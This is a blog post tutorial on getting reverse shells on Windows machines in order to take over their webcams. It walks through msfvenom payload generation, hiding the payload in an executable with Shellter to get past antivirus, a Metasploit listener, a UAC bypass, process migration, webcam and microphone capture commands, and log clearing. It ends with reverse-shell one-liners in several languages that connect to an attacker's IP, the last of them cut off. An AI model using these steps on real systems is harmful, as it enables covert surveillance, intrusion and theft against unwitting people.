2ND JUL 2019 BY CTRLALTDEL

Reverse Shells and Controlling Webcams

If you have a piece of tape covering your webcam, you have most likely heard that hackers or the NSA can remotely spy on you. The question is how? How can someone far away, that you have never met be able to get a remote connection to your machine and spy on you?

Now it could be that your CCTV, IP camera is simply exposed on the Internet and the attacker has found it on sites such as Shodan. You haven't changed the default password and bam, they are in. Watching your every move.

This is often the case for IoT cameras. However, if we talk about your built in webcam, the answer will more likely be through a Meterpreter payload. Meterpreter can get you access to a reverse shell, which is what we will be covering below. For more information on Meterpreter, read here:

https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/


You might be thinking, why a reverse shell? Why wouldn't they just directly access my machine? Well because this method will most likely be blocked. We tend to restrict inbound traffic a lot more than we do outbound. If someone wants to connect to your machine, your machine will most likely block it (unless lifted). If on the other hand, you try to connect to them, it's more likely that your machine will let this traffic pass. This is because your machine is the one wanting to establish the connection.

msfvenom is a framework which we are going to use to get a reverse shell. It already comes preinstalled on Parrot and Kali. Let's run the following command to create a Meterpreter reverse TCP shell payload.

msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows -f exe LHOST=192.168.X.X LPORT=4444 -o /home/parrot/name.exe

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[parrot@parrot]─[~]
└──╼ $sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows
 -f exe LHOST=192.168.1.158 LPORT=4444 -o ctrlaltdel.exe

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for parrot:
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: ctrlaltdel.exe
```

Job done. Now let's upload that and……..blocked. This is because MeterPreter is a well-known payload, so the majority of antiviruses out there are going to be able to block/quarantine it. That is unless you are dealing with an unsecure client which still exist nowadays.



We could use a tool called Shellter that attempts to change the hash and embed the reverse shell inside another file. Often a person chose to embed the shell inside of an installation file. The reason why, is that most installation files need to be ran as admin. As you will see later, having the exploit ran as admin takes all the hard work out of it.

You can start shelter by simply running its shelter. Again, this is preinstalled with Parrot and Kali.

Let's use Auto [A] for now and target an executable that I had created for this example.

```
Shell7er

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

***************************
* meterpreter_reverse_tcp *
***************************

SET LHOST: 192.168.1.158

SET LPORT: 4444
```


Next, we select the reverse TCP shell and enter the IP and Port of our machine (The attacker). Once done, it will embed the shell into the exe you have chosen so that you can upload it to your targets machine. Now you will have to use a sophisticated way of getting this onto the targets machine but for this example, I will copy and paste.

Yet again, despite masking the Meterpreter shell, the AV managed to detect it. I'm just going to turn it off for now because I can. In the real world, the attacker will look to cripple the AV or blindside it so that they can drop the payload.


Now the exploit is on the targets machine, let's run it.
Before we do, lets load msfconsole (Metasploit) on the attacking machine and run the following

commands:


msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.X.X
set LPORT 4444
run



Your session will now listen on the port and IP specified in the reverse shell script. Now let's have the user run the exploit:




As you can see on the right, we have several fails. This is what I mentioned earlier about needing the user to run it as admin. This is so that all the scripts and DLLs can be ran and injected. If the user, had ran it as admin, you will see no fails. Like so:



This is when you can start to play. There are multiple things the attacker can execute on your machine but if they wanted to play with the webcam, they would do the following:

Show Webcams: *webcam_list*
Webcam Snap Help: *webcam_snap -h*
Take a Picture and don't load the image after: *webcam_snap -i 1 -v false*
Record audio: record_mic
Record Webcam: run webcam -p /var/www/
Stop recording: run webcam -s

Say Cheese!!!



Taken from Mr Robot

It's not just Webcams. There are plenty more commands that you can run. For example: **Clear all logs (Application, System, and Security logs):** *clearev*

This is an example though as it's unlikely a hacker will run this. This is because doing something like this will alert someone. If you find a machine which has had its logs completed wiped, you can bet someone has been on it. Instead, an attacker will most likely remove select events in order to cover their tracks. It will now take a keen eye to spot something like the time gaps.

All this requires admin rights though and your user might not run it with escalated privileges. That's fine because you can use something like bypassuac_comhijacker. You still have to get a reverse shell, first but it can be at the user level.


Once you have your shell, type in *background* and hit enter. This will move the current session into the background. Then you can swap to the exploit bypassuac_comhijack like so:

```
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_comhijack
msf5 exploit(windows/local/bypassuac_comhijack) > set SESSION 1
SESSION => 1
```


You can then flip back to your original session and run the following:

```
msf5 exploit(windows/local/bypassuac_comhijack) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_comhijack) > set LHOST 192.168.1.158
LHOST => 192.168.1.158
msf5 exploit(windows/local/bypassuac_comhijack) > set LPORT 4445
LPORT => 4445
msf5 exploit(windows/local/bypassuac_comhijack) > run

[*] Started reverse TCP handler on 192.168.1.158:4445
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\Jerry\AppData\Local\Temp\hMBGByNz.dll ...
[*] Executing high integrity process ...
[*] Sending stage (206403 bytes) to 192.168.1.159
[*] Meterpreter session 2 opened (192.168.1.158:4445 -> 192.168.1.159:51170) at 2019-06-28 11:03:58 +0100
[*] Cleaining up registry ...

meterpreter >
[+] Deleted C:\Users\Jerry\AppData\Local\Temp\hMBGByNz.dll
sysinfo
Computer        : DESKTOP-VR2UR4L
OS              : Windows 10 (Build 14393).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

If completed, it should give you an admin shell. Once you have this, you will want to migrate over to a more stable process. Not that you will but imagine that you've hidden your reverse shell inside of Putty exe or an installer file. Once they close the application your connection will drop, and you might not be able to get another. This is why you want to quickly migrate over to something that is constantly running.




First, let's view running processes. To do this run *ps*



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                      Path
 ---   ----  ----                  ----  -------  ----                      ----
 0     0     [System Process]
 4     0     System                x64   0
 296   4     smss.exe              x64   0
 364   592   svchost.exe           x64   0        NT AUTHORITY\SYSTEM       C:\Windows\System32\svchost.e
xe
 404   392   csrss.exe             x64   0
 468   460   csrss.exe             x64   1
 488   392   wininit.exe           x64   0
 520   460   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM       C:\Windows\System32\winlogon.
exe
 592   488   services.exe          x64   0
 608   488   lsass.exe             x64   0        NT AUTHORITY\SYSTEM       C:\Windows\System32\lsass.exe
 680   592   svchost.exe           x64   0        NT AUTHORITY\SYSTEM       C:\Windows\System32\svchost.e
xe
 736   592   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
xe
 824   592   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
```


Once you have found a stable process, run *migrate [PID]*



This will then migrate your Meterpreter session over to another process. If they close the exploited application, your session will now remain.


As you can see Meterpreter is very powerful! The problem is that I had to manually disable the security controls. If the client is half secure, they will most likely block your payload. This is why reverse shell payloads are often delivered whilst exploiting a vulnerability. The exploit may allow them to upload and run the payload so that they can establish a Meterpreter session.

Meterpreter isn't the only way to get a reverse shell though. A nifty tool called Netcat can be used. As you can see below, you might have more luck with this as certain AV vendors don't see it as a threat.



https://www.virustotal.com/gui/file/be4211fe5c1a19ff393a2bcfa21dad8d0a687663263a63789552bda446d9421b/detection

Netcat can be found on Parrot or Kali under *usr/share/windows-binaries/nc.exe*. Once you've uploaded nc.exe onto the targets machine, we can run *nc.exe [Attacker IP] [Port] -e cmd.exe*. This is something you will most likely automate through a script.



On the attackers machine we need to listen for the connection This can be done by running: *nc -lvp [Chosen port]*

This will give you a very simple reverse shell. It will only have user level privileges but it's a starting point. You can then use this to exploit the system further to gain admin rights. You don't always have to have admin rights in order to do a lot of stuff through. If an attacker manages to get a shell, they could simply start stealing or deleting files. Simple but effective. Below are a few more examples of running reverse shells:

PHP

```
php -r '$sock=fsockopen("192.168.0.10",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Bash

```
bash -i >& /dev/tcp/192.168.0.1/8080 0>&1
```

Netcat Linux

```
nc 192.168.0.10 1234 -e /bin/sh
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.10",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Perl

```
perl -e 'use Socket;$i="192.168.0.10";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,
```

Share this:

Twitter Facebook

Like

Be the first to like this.

Related

Windows Shell - Discovery Stage
In "Cyber Security"

Meterpreter Basics
In "Cyber Security"

SMB Relay Attack
In "Cyber Security"

HACKERS, METERPRETER, MSFCONSOLE, PAYLOAD, REVERSE, SHELL, SHELLTER, WEBCAM

6 Replies to “Reverse Shells and Controlling Webcams”

Pingback: 使用反向Shell控制摄像头 – NEWS.ALL

Pingback: 使用反向Shell控制摄像头 | KB安全实验室

Pingback: 使用反向Shell控制摄像头 | HAK5安全

Pingback: 使用反向Shell控制摄像头-三文雨公园

Pingback: Windows Shell – Discovery Stage – Ctrl Alt Del

Pingback: SMB Relay Attack – Ctrl Alt Del

Leave a Reply

Enter your comment here...

PREVIOUS NEXT

← The Adverse Effect Of Restricting The Internet

How The Phishers Phish →

Search …